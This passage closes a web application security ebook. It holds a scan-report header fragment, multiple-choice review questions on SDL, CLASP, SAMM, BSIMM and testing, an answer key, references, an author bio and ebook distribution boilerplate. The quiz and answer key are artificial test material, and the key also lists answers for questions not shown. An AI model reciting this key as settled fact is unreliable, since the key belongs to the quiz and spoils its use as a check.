Baseline Data File	C:\Users\Admin\Attack Surface Analyzer\8X64CLIENT_1.0.0_2012-07-24_23-01-45.cab
Baseline Collection Time	2012-07-24T23:01:52
Baseline Scanner Version	1.0.0
Product Data File	C:\Users\Admin\Attack Surface Analyzer\8X64CLIENT_1.0.0_2012-07-24_23-04-17.cab
Product Collection Time	2012-07-24T23:06:02
Product Scanner Version	1.0.0
System Details	
Machine Name	8X64CLIENT
OS	Microsoft Windows 7 Enterprise
OS Version	6.2.8250
Service Pack Version	0.0
Computer Role	Standalone Workstation

**5. All the following is true concerning Securing web application**

**EXCEPT:**

- It is always better to create your own libraries than to depend on well-known libraries because this will emphasize the security by obscurity.
- Using static analysis for compiled code can reveal vulnerabilities that cannot be discovered through non compiled code analysis as it might not exist there at all.
- Black box testing depends on analyzing the HTTP response to detect vulnerabilities in the application.
- In contrast with passive scanning Active black box scanning embed the creation and generation of own HTTP requests to extract vulnerabilities

**6. Response planning mainly aims to:**

- Minimize loss and Mitigate the weaknesses that were exploited.
- Restore services and processes.
- Reduce the risk that can occur from future incidents.
- All the above

**7. In Agile SDL:**

- Lots of tasks are omitted to adhere with agility needs
- Some security practices tasks are repeated for each sprint.
- There is no such thing as agile SDL
- Threat modeling is not applicable.

**8. The main difference between SDL and CLASP methodology:**

- CLASP add extra focus about the role responsible on applying each practice activity
- SDL is not applicable on none .NET application.
- In contrast with CLASP, SDL is dedicated to be applied small project
- There is no difference.

**9. The main purpose of SAMM methodology is:**



- a. Evaluating an organization's existing software security practices
- b. Demonstrating concrete improvements to a security assurance
- c. Building a balanced software security program in well-defined iterations
- d. All the above

**10. SAMM and BSIMM methods have similar approach to assess maturity with the main difference:**

- a. SAMM does not focus on security practices but on using tools and black box assessment to extract vulnerabilities and assess maturity level.
- b. BSIMM is a descriptive method since it is built on quantitative study in time where SAMM is prescriptive frame work.
- c. BSIMM provides 5 levels of maturity in contrast with SAMM that depends on assessing the security on a scale of 7 covered functionalities.
- d. None of the above

**Answers key**

1	2	3	4	5	6	7	8	9	10
d	c	b	essay	a	d	b	a	d	b

# Refereces:

1. AKAMAI. (2014). *A Guide to multilayer web security*.
2. Bryan Sullivan, V. L. (2012). MC Graw Hill.
3. Chandra, P. *Software Assurance maturity model*.
4. Christian S. Föttinger, W. Z. Understanding a hacker's mind –A psychological insight into the hijacking of identities.
5. Dafydd Stuttard, M. P. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, Second Edition*. 2011: Wiley.
6. Gary McGraw, P. S. *BSIMM7*.
7. JOEL SCAMBRAY, V. L. (2011). *Hacking exposed web application*. MC Graw Hill.
8. Mark Curphey, J. S. (2003). *Improving Web Application Security: Threats and Countermeasures*.
9. OWASP. (2013). *OWASP top 10*.
10. Roger Meyer, C. C. (2008). *Detecting attacks on web application from log files*.
11. sheama, M. (2011). *Web application security for dummies*. Wiley.
12. Tom Brennan, J. J. (2015). *Top 10 Considerations For Incident Response*.
13. Xue, X. L. (2013). *A Survey on Web Application Security*.

"It is the supreme art of the teacher to awaken joy in creative expression and knowledge."

**Albert Einstein**



## About The Author

**SAMI KHIAMI**

- PH.D. holder in computer information systems.
- University instructor for information security, web, mobile, internet multimedia subjects.
- General manager of SKcomputerco internet solutions company

When thinking in information systems security most of decision makers tend to focus on investing in solutions dedicated to ensure network and platform security but as security is as weak as it's weakest part, understanding web application security vulnerabilities and related attacks is very important for developers, information security personelles, administrators and even web application users.

This book represents a fast guide that explains the main information security concepts with application layer focus using practical approach illustrating main phases in application level attack process.



skcomputerco

This book was distributed courtesy of:



For your own Unlimited Reading and FREE eBooks today, visit:

<http://www.Free-eBooks.net>

*Share this eBook with anyone and everyone automatically by selecting any of the options below:*



To show your appreciation to the author and help others have wonderful reading experiences and find helpful information too, we'd be very grateful if you'd kindly [post your comments for this book here.](#)



### **COPYRIGHT INFORMATION**

Free-eBooks.net respects the intellectual property of others. When a book's copyright owner submits their work to Free-eBooks.net, they are granting us permission to distribute such material. Unless otherwise stated in this book, this permission is not passed onto others. As such, redistributing this book without the copyright owner's permission can constitute copyright infringement. If you believe that your work has been used in a manner that constitutes copyright infringement, please follow our Notice and Procedure for Making Claims of Copyright Infringement as seen in our Terms of Service here:

<http://www.free-ebooks.net/tos.html>

**CREATE EBOOKS IN  
30 SECONDS  
WITHOUT WRITING  
A WORD**

[CLICK HERE TO SEE HOW](#)

